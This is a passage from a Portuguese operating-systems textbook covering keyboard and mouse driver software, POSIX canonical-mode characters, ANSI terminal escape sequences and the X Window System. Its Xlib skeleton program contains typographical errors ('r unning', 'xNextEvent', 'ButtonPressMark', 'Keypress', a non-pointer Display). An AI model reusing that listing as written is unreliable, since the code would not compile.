É claro, existirão períodos em que não haverá chamadas de sistema, faltas na TLB, ou faltas de páginas, caso em que nenhum temporizador por software será disparado. Para colocar um limite superior nesses intervalos, o segundo temporizador de hardware pode ser ajustado para disparar, digamos, a cada 1 ms. Se a aplicação puder viver com apenas 1.000 ativações por segundo em intervalos ocasionais, então a combinação de temporizadores por software e um temporizador de hardware de baixa frequência pode ser melhor do que a E/S orientada somente à interrupção ou controlada apenas por polling.

5.6 Interfaces com o usuário: teclado, mouse, monitor

Todo computador de propósito geral tem um teclado e um monitor (e às vezes um mouse) para permitir que as pessoas interajam com ele. Embora o teclado e o monitor sejam dispositivos tecnicamente separados, eles funcionam bem juntos. Em computadores de grande porte, frequentemente há muitos usuários remotos, cada um com um dispositivo contendo um teclado e um monitor conectados. Esses dispositivos foram chamados historicamente de **terminais**. As pessoas muitas vezes ainda usam o termo, mesmo quando discutindo teclados e computadores de computadores pessoais (na maior parte das vezes por falta de um termo melhor).

5.6.1 Software de entrada

As informações do usuário vêm fundamentalmente do teclado e do mouse (ou às vezes das telas de toque), então vamos examiná-los. Em um computador pessoal, o teclado contém um microprocessador embutido que em geral comunica-se por uma porta serial com um chip controlador na placa-mãe (embora cada vez mais os teclados estejam conectados a uma porta USB). Uma interrupção é gerada sempre que uma tecla é pressionada e uma segunda é gerada sempre que uma tecla é liberada. Em cada uma dessas interrupções, o driver do teclado extrai as informações sobre o que acontece na porta de E/S associada com o teclado. Todo o restante acontece no software e é bastante independente do hardware.

A maior parte do resto desta seção pode ser compreendida mais claramente se pensarmos na digitação de comandos em uma janela de shell (interface de linha de comando). É assim que os programadores costumam trabalhar. Discutiremos interfaces gráficas a seguir. Alguns dispositivos, em particular telas de toque, são usados para entrada *e* saída. Fizemos uma escolha (arbitrária) para discuti-los na seção sobre dispositivos de saída. Discutiremos as interfaces gráficas mais adiante neste capítulo.

Software de teclado

O número no registrador de E/S é o número da tecla, chamado de **código de varredura**, não o código de ASCII. Teclados normais têm menos de 128 teclas, então apenas 7 bits são necessários para representar o número da tecla. O oitavo bit é definido como 0 quando a tecla é pressionada e 1 quando ela é liberada. Cabe ao driver controlar o estado de cada tecla (pressionada ou liberada). Assim, tudo o que o hardware faz é gerar interrupções de pressão e liberação. O software faz o resto.

Quando a tecla *A* é pressionada, por exemplo, o código da tecla (30) é colocado em um registrador de E/S. Cabe ao driver determinar se ela é minúscula, maiúscula, CTRL-A, ALT-A, CTRL-ALT-A, ou alguma outra combinação. Tendo em vista que o driver pode dizer quais teclas foram pressionadas, mas ainda não liberadas (por exemplo, SHIFT), ele tem informação suficiente para fazer o trabalho.

Por exemplo, a sequência de teclas

DEPRESS SHIFT, DEPRESS A, RELEASE A, RELEASE SHIFT

indica um caractere A maiúsculo. Contudo, a sequência de teclas

DEPRESS SHIFT, DEPRESS A, RELEASE SHIFT, RELEASE A

também indica um caractere A maiúsculo. Embora essa interface de teclado coloque toda a responsabilidade sobre o software, ela é extremamente flexível. Por exemplo, programas do usuário podem estar interessados se um dígito recém-digitado veio da fileira de teclado do topo do teclado ou do bloco numérico lateral. Em princípio, o driver pode fornecer essa informação.

Duas filosofias possíveis podem ser adotadas para o driver. Na primeira, seu trabalho é apenas aceitar a entrada e passá-la adiante sem modificá-la. Um programa lendo a partir do teclado recebe uma sequência bruta de códigos ASCII. (Dar aos programas do usuário os números das teclas é algo primitivo demais, assim como dependente demais do teclado.)

Essa filosofia é bastante adequada para as necessidades de editores de tela sofisticados, como os *emacs*, os quais permitem que o usuário associe uma ação arbitrária a qualquer caractere ou sequência de caracteres. Ela implica, no entanto, que se o usuário digitar *dste* em vez de *date* e então corrigir o erro digitando três caracteres de retrocesso e *ate*, seguidos de um caractere de retorno de carro (Carriage Return — CR), o programa do usuário receberá todos os 11 caracteres digitados em código ASCII, como a seguir:

d s t e ← ← ← a t e CR

Nem todos os programas querem tantos detalhes. Muitas vezes eles querem somente a entrada corrigida, não a sequência exata de como ela foi produzida. Essa observação leva à segunda filosofia: o driver lida com toda a edição interna da linha e entrega apenas as linhas corrigidas para os programas do usuário. A primeira filosofia é baseada em caracteres; a segunda em linhas. Na origem elas eram referidas como **modo cru (raw mode)** e **modo cozido (cooked mode)**, respectivamente. O padrão POSIX usa o termo menos pitoresco **modo canônico** para descrever o modo baseado em linhas. O **modo não canônico** é o equivalente ao modo cru, embora muitos detalhes do comportamento possam ser modificados. Sistemas compatíveis com o POSIX proporcionam várias funções de biblioteca que suportam selecionar qualquer um dos modos e modificar muitos parâmetros.

Se o teclado estiver em modo canônico (cozido), os caracteres devem ser armazenados até que uma linha inteira tenha sido acumulada, pois o usuário pode subsequentemente decidir apagar parte dela. Mesmo que o teclado esteja em modo cru, o programa talvez ainda não tenha solicitado uma entrada, então os caracteres precisam ser armazenados para viabilizar a digitação antecipada. Um buffer dedicado pode ser usado ou buffers podem ser alocados de um reservatório (pool). No primeiro tipo, a digitação antecipada tem um limite; no segundo, não. Essa questão surge mais agudamente quando o usuário está digitando em uma janela de comandos (uma janela de linha de comandos no Windows) e recém-emitiu um comando (como uma compilação) que ainda não foi concluído. Caracteres subsequentes digitados precisam ser armazenados, pois o shell não está pronto para lê-los. Projetistas de sistemas que não permitem que os usuários digitem antecipadamente deveriam ser seriamente punidos, ou pior ainda, ser forçados a usar o próprio sistema.

Embora o teclado e o monitor sejam dispositivos logicamente separados, muitos usuários se acostumaram a ver somente os caracteres que eles recém-digitaram aparecer na tela. Esse processo é chamado de **eco**.

O eco é complicado pelo fato de que um programa pode estar escrevendo para a tela enquanto o usuário está digitando (novamente, pense na digitação em uma janela do shell). No mínimo, o driver do teclado tem de descobrir onde colocar a nova entrada sem que ela seja sobrescrita pela saída do programa.

O eco também fica complicado quando mais de 80 caracteres têm de ser exibidos em uma janela com 80 linhas de caracteres (ou algum outro número). Dependendo da aplicação, pode ser apropriado mostrar na linha seguinte os caracteres excedentes. Alguns drivers simplesmente truncam as linhas em 80 caracteres e descartam todos eles além da coluna 80.

Outro problema é o tratamento da tabulação. Em geral, cabe ao driver calcular onde o cursor está atualmente localizado, levando em consideração tanto a saída dos programas quanto a saída do eco e calcular o número adequado de espaços a ser ecoado.

Agora chegamos ao problema da equivalência. Logicamente, ao final de uma linha de texto, você quer um CR a fim de mover o cursor de volta para a coluna 1, e um caractere de alimentação de linha para avançar para a próxima linha. Exigir que os usuários digitassem ambos ao final de cada linha não venderia bem. Cabe ao driver do dispositivo converter o que entrar para o formato usado pelo sistema operacional. No UNIX, a tecla Enter é convertida para uma alimentação de linha para armazenamento interno; no Windows ela é convertida para um CR seguido de uma alimentação de linha.

Se a forma padrão for apenas armazenar uma alimentação de linha (a convenção UNIX), então CRs (criados pela tecla *Enter*) devem ser transformados em alimentações de linha. Se o formato interno for armazenar ambos (a convenção do Windows), então o driver deve gerar uma alimentação de linha quando recebe um CR e um CR quando recebe uma alimentação de linha. Não importa qual seja a convenção interna, o monitor pode exigir que tanto uma alimentação de linha quanto um CR sejam ecoados a fim de obter uma atualização adequada da tela. Em um sistema com múltiplos usuários como um computador de grande porte, diferentes usuários podem ter diversos tipos de terminais conectados a ele e cabe ao driver do teclado conseguir que todas as combinações de CR/alimentação de linha sejam convertidas ao padrão interno do sistema e arranjar que todos os ecos sejam feitos corretamente.

Quando operando em modo canônico, alguns dos caracteres de entrada têm significados especiais. A Figura 5.31 mostra todos os caracteres especiais exigidos pelo padrão POSIX. Os caracteres-padrão são todos caracteres de controle que não devem entrar em conflito com a entrada de texto ou códigos usados pelos programas; todos, exceto os últimos dois, podem ser modificados com o controle do programa.

O caractere *ERASE* permite que o usuário apague o caractere recém-digitado. Geralmente é a tecla de retrocesso backspace (CTRL-H). Ele não é acrescentado à fila de caracteres; em vez disso remove o caractere anterior da fila. Ele deve ser ecoado como uma sequência de três caracteres, retrocesso, espaço e retrocesso, a fim de remover o caractere anterior da tela. Se o caractere anterior era uma tabulação, apagá-lo depende de como ele foi processado quando digitado. Se ele for imediatamente expandido em espaços, alguma informação extra é necessária para determinar até onde retroceder. Se a própria tabulação estiver armazenada na fila de entrada, ela pode ser removida e a linha inteira simplesmente enviada outra vez. Na maioria dos sistemas, o uso do retrocesso apenas apagará os caracteres na linha atual. Ele não apagará um CR e retornará para a linha anterior.

Quando o usuário nota um erro no início da linha que está sendo digitada, muitas vezes é conveniente apagar a linha inteira e começar de novo. O caractere *KILL* apaga a linha inteira. A maioria dos sistemas faz a linha apagada desaparecer da tela, mas alguns mais antigos a ecoam mais um CR e uma linha de alimentação, pois alguns usuários gostam de ver a linha antiga. Em consequência, como ecoar *KILL* é uma questão de gosto. Assim como o *ERASE*, normalmente não é possível voltar mais do que a linha atual. Quando um bloco de caracteres é morto, talvez valha a pena para o driver retornar os buffers para o reservatório de buffers, caso um seja usado.

Às vezes, os caracteres *ERASE* ou *KILL* devem ser inseridos como dados comuns. O caractere *LNEXT* serve como um **caractere de escape**. No UNIX, o CTRL-V

FIGURA 5.31 Caracteres tratados especialmente no modo canônico.

Caractere	Nome POSIX	Comentário
CTRL-H	ERASE	Apagar um caractere à esquerda
CTRL-U	KILL	Apagar toda a linha em edição
CTRL-V	LNEXT	Interpretar literalmente o próximo caractere
CTRL-S	STOP	Parar a saída
CTRL-Q	START	Iniciar a saída
DEL	INTR	Interromper processo (SIGINT)
CTRL-\	QUIT	Forçar gravação da imagem da memória (SIGQUIT)
CTRL-D	EOF	Final de arquivo
CTRL-M	CR	Retorno do carro (não modificável)
CTRL-J	NL	Alimentação de linha (não modificável)

é o padrão. Como um exemplo, sistemas UNIX mais antigos muitas vezes usavam o sinal @ para *KILL*, mas o sistema de correio da internet usa endereços da forma *linda@cs.washington.edu.* Quem se sentir mais confortável com as convenções mais antigas pode redefinir *KILL* como @, mas então precisará inserir um sinal @ literalmente para os endereços eletrônicos. Isso pode ser feito digitando CTRL-V @. O CTRL-V em si pode ser inserido literalmente digitando CTRL-V duas vezes em sequência. Após ver um CTRL-V, o driver dá um sinal dizendo que o próximo caractere é isento de processamento especial. O caractere *LNEXT* em si não é inserido na fila de caracteres.

Para permitir que os usuários parem uma imagem na tela que está saindo de seu campo de visão, códigos de controle são fornecidos para congelar a tela e reinicializá-la mais tarde. No UNIX esses são *STOP* (CTRL-S) e *START* (CTRL-Q), respectivamente. Eles não são armazenados, mas são usados para ligar e desligar um sinal na estrutura de dados do teclado. Sempre que ocorre uma tentativa de saída, o sinal é inspecionado. Se ele está ligado, a saída não ocorre. Em geral, o eco também é suprimido junto com a saída do programa.

Muitas vezes é necessário matar um programa descontrolado que está sendo depurado. Os caracteres *INTR* (DEL) e *QUIT* (CTRL-\) podem ser usados para esse fim. No UNIX, DEL envia o sinal SIGINT para todos os processos inicializados a partir daquele teclado. Implementar o DEL pode ser bastante complicado, pois o UNIX foi projetado desde o início para lidar com múltiplos usuários ao mesmo tempo. Desse modo, no caso geral, podem existir muitos processos sendo executados em prol de muitos usuários, e a tecla DEL deve sinalizar apenas os processos do próprio usuário. A parte difícil é fazer chegar a informação do driver para a parte do sistema que lida com sinais, a qual, afinal de contas, não pediu por essa informação.

O CTRL-\ é similar ao DEL, exceto que ele envia o sinal SIGQUIT, que força a gravação da imagem da memória (*core dump*) se não for pego ou ignorado. Quando qualquer uma dessas teclas é acionada, o driver deve ecoar um CR e linha de alimentação e descartar todas as entradas acumuladas para permitir um novo começo. O valor padrão para *INTR* é muitas vezes CTRL-C em vez de DEL, tendo em vista que muitos programas usam DEL e a tecla de retrocesso de modo alternado para a edição.

Outro caractere especial é *EOF* (CTRL-D), que no UNIX faz que quaisquer solicitações de leitura pendentes para o terminal sejam satisfeitas com o que quer que esteja disponível no buffer, mesmo que o buffer esteja vazio. Digitar CTRL-D no início de uma linha faz que o programa receba uma leitura de 0 byte, o que por convenção é interpretado como fim de arquivo e faz que a maioria dos programas aja do mesmo jeito que eles fariam se vissem o fim de arquivo em um arquivo de entrada.

Software do mouse

A maioria dos PCs tem um mouse, ou às vezes um trackball (que é apenas um mouse deitado de costas). Um tipo comum de mouse tem uma bola de borracha dentro que sai parcialmente através de um buraco na parte de baixo e gira à medida que o mouse é movido sobre uma superfície áspera. À medida que a bola gira, ela desliza contra rolos de borracha colocados em bastões ortogonais. O movimento na direção leste-oeste faz girar o bastão paralelo ao eixo y; o movimento na direção norte-sul faz girar o bastão paralelo ao eixo x.

Outro tipo popular é o mouse óptico, que é equipado com um ou mais diodos emissores de luz e fotodetectores na parte de baixo. Os primeiros tinham de operar em um mouse pad especial com uma grade retangular traçada nele de maneira que o mouse pudesse contar as linhas cruzadas. Os mouses ópticos modernos contêm um chip de processamento de imagens e tiram fotos de baixa resolução contínuas da superfície debaixo deles, procurando por mudanças de uma imagem para outra.

Sempre que um mouse se move uma determinada distância mínima em qualquer direção ou que um botão é acionado ou liberado, uma mensagem é enviada para o computador. A distância mínima é de mais ou menos 0,1 mm (embora ela possa ser configurada no software). Algumas pessoas chamam essa unidade de **mickey**. Mouses podem ter um, dois, ou três botões, dependendo da estimativa dos projetistas sobre a capacidade intelectual dos usuários de controlar mais do que um botão. Alguns mouses têm rodas que podem enviar dados adicionais de volta para o computador. Os mouses *wireless* são iguais aos conectados, exceto que em vez de enviar seus dados de volta para o computador através de um cabo, eles usam rádios de baixa potência, por exemplo, usando o padrão **Bluetooth**.

A mensagem para o computador contém três itens: Δx, Δy, botões. O primeiro item é a mudança na posição x desde a última mensagem. Então vem a mudança na posição y desde a última mensagem. Por fim, o estado dos botões é incluído. O formato da mensagem depende do sistema e do número de botões que o mouse tem. Normalmente, são necessários 3 bytes. A maioria dos mouses responde em um máximo de 40 vezes/s,

de maneira que o mouse pode ter percorrido múltiplos mickeys desde a última resposta.

Observe que o mouse indica apenas mudanças na posição, não a posição absoluta em si. Se o mouse for erguido no ar e colocado de volta suavemente sem provocar um giro na bola, nenhuma mensagem será enviada.

Muitas interfaces gráficas fazem distinções entre cliques simples e duplos de um botão de mouse. Se dois cliques estiverem próximos o suficiente no espaço (mickeys) e também próximos o suficiente no tempo (milissegundos), um clique duplo é sinalizado. Cabe ao software definir "próximo o suficiente", com ambos os parâmetros normalmente sendo estabelecidos pelo usuário.

5.6.2 Software de saída

Agora vamos considerar o software de saída. Primeiro examinaremos uma saída simples para uma janela de texto, que é o que os programadores em geral preferem usar. Então consideraremos interfaces do usuário gráficas, que outros usuários muitas vezes preferem.

Janelas de texto

A saída é mais simples do que a entrada quando a saída está sequencialmente em uma única fonte, tamanho e cor. Na maioria das vezes, o programa envia caracteres para a janela atual e eles são exibidos ali. Normalmente, um bloco de caracteres, por exemplo, uma linha, é escrito em uma chamada de sistema.

Editores de tela e muitos outros programas sofisticados precisam ser capazes de atualizar a tela de maneiras complexas, como substituindo uma linha no meio da tela. Para acomodar essa necessidade, a maioria dos drivers de saída suporta uma série de comandos para mover o cursor, inserir e deletar caracteres ou linhas no cursor, e assim por diante. Esses comandos são muitas vezes chamados de **sequências de escape**. No auge do terminal burro ASCII 25 × 80, havia centenas de tipos de terminais, cada um com suas próprias sequências de escape. Como consequência, era difícil de escrever um software que funcionasse em mais de um tipo de terminal.

Uma solução, introduzida no UNIX de Berkeley, foi um banco de dados terminal chamado de **termcap**. Esse pacote de software definiu uma série de ações básicas, como mover o cursor para uma coordenada (*linha*, *coluna*). Para mover o cursor para um ponto em particular, o software — digamos, um editor — usava uma sequência de escape genérica que era então convertida para a sequência de escape real para o terminal que estava sendo escrito. Dessa maneira, o editor trabalhava em qualquer terminal que tivesse uma entrada no banco de dados termcap. Grande parte do software UNIX ainda funciona desse jeito, mesmo em computadores pessoais.

Por fim, a indústria viu a necessidade de padronizar a sequência de escape, então foi desenvolvido o padrão ANSI. Alguns dos valores são mostrados na Figura 5.32.

FIGURA 5.32 Sequência de escapes ANSI aceita pelo driver do terminal na saída. ESC representa o caractere de escape ASCII (0x1B), e *n*, *m* e *s* são parâmetros numéricos opcionais.

Sequência de escape	Significado
ESC [*n*A	Mover *n* linhas para cima
ESC [*n*B	Mover *n* linhas para baixo
ESC [*n*C	Mover *n* espaços para a direita
ESC [*n*D	Mover *n* espaços para a esquerda
ESC [*m* ; *n*H	Mover o cursor para (*m*,*n*)
ESC [*s*J	Limpar a tela a partir do cursor (0 até o final, 1 a partir do início, 2 para ambos)
ESC [*s*K	Limpar a linha a partir do cursor (0 até o final, 1 a partir do início, 2 para ambos)
ESC [*n*L	Inserir *n* linhas a partir do cursor
ESC [*n*M	Excluir *n* linhas a partir do cursor
ESC [*n*P	Excluir *n* caracteres a partir do cursor
ESC [*n*@	Inserir *n* caracteres a partir do cursor
ESC [*n*m	Habilitar efeito *n* (0 = normal, 4 = negrito, 5 = piscante, 7 = reverso)
ESC M	Rolar a tela para cima se o cursor estiver na primeira linha

Considere como essas sequências de escape poderiam ser usadas por um editor de texto. Suponha que o usuário digite um comando dizendo ao editor para deletar toda a linha 3 e então reduzir o espaço entre as linhas 2 e 4. O editor pode enviar a sequência de escape a seguir através da linha serial para o terminal:

ESC [3 ; 1 H ESC [0 K ESC [1 M

(onde os espaços são usados acima somente para separar os símbolos; eles não são transmitidos). Essa sequência move o cursor para o início da linha 3, apaga a linha inteira, e então deleta a linha agora vazia, fazendo que todas as linhas começando em 5 sejam movidas uma linha acima. Então o que era a linha 4 torna-se a linha 3; o que era a linha 5 torna-se a linha 4, e assim por diante. Sequências de escape análogas podem ser usadas para acrescentar texto ao meio da tela. Palavras podem ser acrescentadas ou removidas de uma maneira similar.

O sistema X Window

Quase todos os sistemas UNIX baseiam sua interface de usuário no **Sistema X Window** (muitas vezes chamado simplesmente **X**), desenvolvido no MIT, como parte do projeto Athena na década de 1980. Ele é bastante portátil e executa totalmente no espaço do usuário. Na origem, a ideia era que ele conectasse um grande número de terminais de usuários remotos com um servidor de computadores central, de maneira que ele é logicamente dividido em software cliente e software hospedeiro, que pode executar em diferentes computadores. Nos computadores pessoais modernos, ambas as partes podem executar na mesma máquina. Nos sistemas Linux, os populares ambientes Gnome e KDE executam sobre o X.

Quando o X está executando em uma máquina, o software que coleta a entrada do teclado e mouse e escreve a saída para a tela é chamado de **servidor X**. Ele tem de controlar qual janela está atualmente ativa (onde está o ponteiro do mouse), de maneira que ele sabe para qual cliente enviar qualquer nova entrada do teclado. Ele se comunica com programas em execução (possível sobre uma rede) chamados **clientes X**. Ele lhes envia entradas do teclado e mouse e aceita comandos da tela deles.


Pode parecer estranho que o servidor X esteja sempre dentro do computador do usuário enquanto o cliente X pode estar fora em um servidor de computador remoto, mas pense apenas no trabalho principal do servidor X: exibir bits na tela, então faz sentido estar próximo do usuário. Do ponto de vista do programa, trata-se de um cliente dizendo ao servidor para fazer coisas, como exibir texto e figuras geométricas. O servidor (no PC local) apenas faz o que lhe disseram para fazer, como fazem todos os servidores.

O arranjo do cliente e servidor é mostrado na Figura 5.33 para o caso em que o cliente X e o servidor X estão em máquinas diferentes. Mas quando executa Gnome ou KDE em uma única máquina, o cliente é apenas algum programa de aplicação usando a biblioteca X falando com o servidor X na mesma máquina (mas usando uma conexão TCP através de soquetes, a mesma que ele usaria no caso remoto).

A razão de ser possível executar o sistema X Window no UNIX (ou outro sistema operacional) em uma única máquina ou através de uma rede é o fato de que o que o X realmente define é o protocolo X entre o cliente X e o servidor X, como mostrado na Figura 5.33. Não importa se o cliente e o servidor estão na mesma máquina, separados por 100 metros sobre uma rede de área local, ou distantes milhares de quilômetros um do outro e conectados pela internet. O protocolo e a operação do sistema são idênticos em todos os casos.

O X é apenas um sistema de gerenciamento de janelas. Ele não é uma GUI completa. Para obter uma GUI completa, outras camadas de software são executadas sobre ele. Uma camada é a **Xlib**, um conjunto de rotinas de biblioteca para acessar a funcionalidade do X. Essas rotinas formam a base do Sistema X Window e serão examinadas a seguir, embora sejam primitivas demais para a maioria dos programas de usuário acessar diretamente. Por exemplo, cada clique de mouse é relatado em separado, então determinar que dois cliques realmente formem um clique duplo deve ser algo tratado acima da Xlib.

Para tornar a programação com X mais fácil, um toolkit consistindo em **Intrinsics** é fornecido como parte do X. Essa camada gerencia botões, barras de rolagem e outros elementos da GUI chamados **widgets**. Para produzir uma verdadeira interface GUI, com aparência e sensação uniformes, outra camada é necessária (ou várias delas). Um exemplo é o **Motif**, mostrado na Figura 5.33, que é a base do Common Desktop Environment (Ambiente de Desktop Comum) usado no Solaris e outros sistemas UNIX comerciais. A maioria das aplicações faz uso de chamadas para o Motif em vez da Xlib. Gnome e KDE têm uma estrutura similar à da Figura 5.33, apenas com bibliotecas diferentes. Gnome usa a biblioteca GTK+ e KDE usa a biblioteca Qt. A questão sobre ser melhor ter duas GUIs ou uma é discutível.

FIGURA 5.33 Clientes e servidores no sistema X Window do MIT.

Também vale a pena observar que o gerenciamento de janela não é parte do X em si. A decisão de deixá-lo de fora foi absolutamente intencional. Em vez disso, um processo de cliente X separado, chamado de **gerenciador de janela**, controla a criação, remoção e movimento das janelas na tela. Para gerenciar as janelas, ele envia comandos para o servidor X dizendo-lhe o que fazer. Ele muitas vezes executa na mesma máquina que o cliente X, mas na teoria pode executar em qualquer lugar.

Esse design modular, consistindo em diversas camadas e múltiplos programas, torna o X altamente portátil e flexível. Ele tem sido levado para a maioria das versões do UNIX, incluindo Solaris, todas as variantes do BSD, AIX, Linux e assim por diante, tornando possível aos que desenvolvem aplicações ter uma interface do usuário padrão para múltiplas plataformas. Ele também foi levado para outros sistemas operacionais. Em comparação, no Windows, os sistemas GUI e de gerenciamento de janelas estão misturados na GDI e localizados no núcleo, o que dificulta a sua manutenção e, é claro, torna-os não portáteis.

Agora examinemos brevemente o X como visto do nível Xlib. Quando um programa X inicializa, ele abre uma conexão para um ou mais servidores X — vamos chamá-los de estações de trabalho (workstations), embora possam ser colocados na mesma máquina que o próprio programa X. Este considera a conexão confiável no sentido de que mensagens perdidas e duplicadas são tratadas pelo software de rede e ele não tem de se preocupar com erros de comunicação. Em geral, TCP/IP é usado entre o cliente e o servidor.

Quatro tipos de mensagens trafegam pela conexão:

1. Comandos gráficos do programa para a estação de trabalho.
2. Respostas da estação de trabalho a perguntas do programa.
3. Teclado, mouse e outros avisos de eventos.
4. Mensagens de erro.

A maioria dos comandos gráficos é enviada do programa para a estação de trabalho como mensagens de uma só via. Não é esperada uma resposta. A razão para esse design é que, quando os processos do cliente e do servidor estão em máquinas diferentes, pode ser necessário um período de tempo substancial para o comando chegar ao servidor e ser executado. Bloquear o programa de aplicação durante esse tempo o atrasaria desnecessariamente. Por outro lado, quando o programa precisa de informações da estação de trabalho, basta-lhe esperar até que a resposta retorne.

Como o Windows, X é altamente impelido por eventos. Eventos fluem da estação de trabalho para o programa, em geral como resposta a alguma ação humana como teclas digitadas, movimentos do mouse, ou uma janela sendo aberta. Cada mensagem de evento tem 32 bytes, com o primeiro byte fornecendo o tipo do evento e os 31 bytes seguintes fornecendo informações adicionais. Várias dúzias de tipos de eventos existem, mas a um programa é enviado somente aqueles eventos que ele disse que está disposto a manejar. Por exemplo, se um programa não quer ouvir falar de liberação de

teclas, ele não recebe quaisquer eventos relacionados ao assunto. Como no Windows, os eventos entram em filas, e os programas leem os eventos da fila de entrada. No entanto, diferentemente do Windows, o sistema operacional jamais chama sozinho rotinas dentro do programa de aplicação por si próprio. Ele não faz nem ideia de qual rotina lida com qual evento.

Um conceito fundamental em X é o **recurso (resource)**. Um recurso é uma estrutura de dados que contém determinadas informações. Programas de aplicação criam recursos em estações de trabalho. Recursos podem ser compartilhados entre múltiplos processos na estação de trabalho. Eles tendem a ter vidas curtas e não sobrevivem às reinicializações das estações de trabalho. Recursos típicos incluem janelas, fontes, mapas de cores (paletas de cores), pixmaps (mapas de bits), cursores e contextos gráficos. Os últimos são usados para associar propriedades às janelas e são similares em conceito com os contextos de dispositivos no Windows.

Um esqueleto incompleto, aproximado, de um programa X é mostrado na Figura 5.34. Ele começa incluindo alguns cabeçalhos obrigatórios e então declarando algumas variáveis. Ele então conecta ao servidor X especificado como o parâmetro para *XOpenDisplay*. Então aloca um recurso de janela e armazena um descritor para ela em *win*. Na prática, alguma inicialização aconteceria aqui. Após isso, ele diz ao gerenciador da janela que a janela nova existe, assim o gerenciador da janela pode gerenciá-la.

A chamada para *XCreateGC* cria um contexto gráfico no qual as propriedades da janela são armazenadas. Em um programa mais completo, elas podem ser inicializadas aqui. A instrução seguinte, a chamada *XSelectInput*, diz ao servidor X com quais eventos o programa está preparado para lidar. Nesse caso, ele está interessado em cliques do mouse, teclas digitadas e janelas sendo abertas. Na prática, um programa real estaria interessado em outros eventos também. Por fim, a chamada *XMapRaised* mapeia a janela nova na tela como a janela mais acima. Nesse ponto, a janela torna-se visível na tela.

O laço principal consiste em dois comandos e é logicamente muito mais simples do que o laço correspondente no Windows. O primeiro comando obtém um evento e o segundo ativa um processamento de acordo com o tipo do evento. Quando algum evento indica que o programa foi concluído, *running* é colocado em 0 e o laço termina. Antes de sair, o programa libera o contexto gráfico, janela e conexão.

Vale a pena mencionar que nem todas as pessoas gostam da GUI. Muitos programadores preferem uma interface orientada por linha de comando do tipo discutida

FIGURA 5.34 Um esqueleto de um programa de aplicação X Window.

```
#include <X11/Xlib.h>
#include <X11/Xutil.h>

main(int argc, char *argv[])
{
        Display disp;                          /* identificador do servidor */
        Window win;                            /* identificador da janela */
        GC gc;                                 /* identificador do contexto grafico */
        XEvent event;                          /* armazenamento para um evento */
        int running = 1;

        disp = XOpenDisplay("display_name");   /* conecta ao servidor X */
        win = XCreateSimpleWindows(disp, ...); /* aloca memoria para a nova janela */
        XSetStandardProperties(disp, ...);     /* anuncia a nova janela para o gerenciador de janelas */
        gc = XCreateGC(disp, win, 0, 0);       /* cria contexto grafico */
        XSelectInput(disp, win, ButtonPressMark | KeyPressMask | ExposureMask);
        XMapRaised(disp, win);                 /*mostra a janela; envia evento de exposicao de janela */

        while (r unning) {
             xNextEvent(disp, &event);         /*obtem proximo evento */
           switch (event.type) {
                case Expose:       ...;  break;  /* repinta janela */
                case ButtonPress:  ...;  break;  /* processa clique do mouse */
                case Keypress:     ...;  break;  /* processa entrada do teclado */
             }
        }

        XFreeGC(disp, gc);             /* libera contexto grafico */
        XDestroyWindow(disp, win);     /* desaloca espaco de memoria da janela */
        XCloseDisplay(disp);           /* termina a conexao de rede */

}
```

na Seção 5.6.1. O X trata essa questão mediante um programa cliente chamado *xterm*, que emula um venerável terminal inteligente VT102, completo com todas as sequências de escape. Desse modo, editores como *vi* e *emacs* (e outros softwares que usam termcap) trabalham nessas janelas sem modificação.

Interfaces gráficas do usuário

A maioria dos computadores pessoais oferece uma interface gráfica do usuário (**Graphical User Interface — GUI**). O acrônimo GUI é pronunciado "gooey".

A GUI foi inventada por Douglas Engelbart e seu grupo de pesquisa no Instituto de Pesquisa Stanford. Ela foi então copiada por pesquisadores na Xerox PARC. Um belo dia, Steve Jobs, cofundador da Apple, estava visitando a PARC e viu uma GUI em um computador da Xerox e disse algo como "Meu Deus, esse é o futuro da computação". A GUI deu a ele a ideia para um novo computador, que se tornou o Apple Lisa. O Lisa era caro demais e foi um fracasso comercial, mas seu sucessor, o Macintosh, foi um sucesso enorme.

